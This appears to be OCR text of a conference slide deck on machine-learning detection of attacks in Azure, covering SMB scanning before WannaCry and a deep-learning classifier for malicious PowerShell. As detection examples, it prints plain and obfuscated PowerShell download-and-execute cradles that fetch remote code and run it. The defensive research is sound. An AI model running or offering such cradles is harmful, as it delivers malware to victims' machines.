
3 points improvement!



Azure Security Center

Bonus


Classifier can be used as an effective canary for emerging attacks



Time (days)

http://www.zdnet.com/article/mongodb-ransacked-now-27000-databases-hit-in-mass-ransom-attacks/

WannaCry attack timeline



1. Prior to the [MS017-10] patch release, the SMB (port 445) scanning activity in Azure behaved per the standard baseline – i.e. sporadic incoming scans
2. Once released, we can notice a gradual increase in the number of successful scans (i.e. target responded) due to:
   a. Official Microsoft patch being released – i.e. a small group of reverse engineers uncovered the bug
   b. Metasploit module released to the public, making it easier to discover and exploit the vulnerability
   c. Shadow Broker tool leaked, improving the Metasploit attack module and making it more widespread
3. A week before the attack, we can notice a sharp peak in the number of successful incoming scans over SMB – <u>signaling a significant interest in the SMB protocol</u>

Case study 4

Successful detection using deep neural networks

PROBLEM STATEMENT

Detect malicious PowerShell command lines

HYPOTHESIS

Deep learning methods are capable of efficient and precise detection of malicious PowerShell commands

PREVIOUS APPROACH

Used machine learning (3-gram sequence modeling)

Results:

True positive rate = 89%

SOLUTION

Collect large data set from Microsoft Defender and apply Microsoft's Deep Learning toolkit (CNTK) for detection

PowerShell command lines – difficult to detect

Rules don't work well, because too many regexes needs to be written

Classical machine learning doesn't work well, because every command line is unique

No discernable pattern

Command line: before obfuscation


```
Invoke-Expression (New-Object
Net.WebClient).DownloadString('http://bit.ly/L3g1t')
```

Command line: after obfuscation

```
&( "I"+ "nv" +"OK"+"e-EXPreSsIon" ) (&( "new-O"+
"BJ"+"Ect") ('Net' +'.We'+'bClient' ) ).( 'dOWnlO'
+'aDS'+'TrinG').Invoke( ('http://bi'+'t.ly/'+'L3'
+'g1t' ))
```

Source: Bohannon, Daniel. "Invoke Obfuscation", BlueHat 2016.


Deep learning = representation learning



Case study 4


Technique overview

```
& { (get-
date).ToUniversalTime().ToString('yyyy-MM-
dd-HH:mm:ss.fff') }
```




Convert PowerShell commands to images

```
"-ExecutionPolicy ByPass -NoProfile -command
$uytcccs=$env:temp+'\*bs*.exe';(New-Object
Net.WebClient).DownloadFile('http://
*pf*.top/http/',$uytcccs);Start-Process
$uytcccs"
```



Deep learning system trained for image recognition



Model performance and productization

Model trained in regular intervals

Size of data: 400GB per day


Completed within minutes

Classification runs multiple times a day

Completed within seconds

Dataset	True positive rate	False positive rate
Previous method	89%	0.004%
Deep learning	95.7%	0.004%

7 points improvement!



Wrap Up

Successful detection = Speed + Quality + React

Speed
Real-time detection

Quality
Reduce false positives

React
Fast triage

Attack Disruption checklist

- Data with different datasets
- Scalable ML solution and expertizes
- Secured platform
- Eyes on Glass
- Example Azure services you can leverage:

Azure Event Hub	Azure Machine Learning	Azure Data Lake

Ramk@microsoft.com

@ram_ssk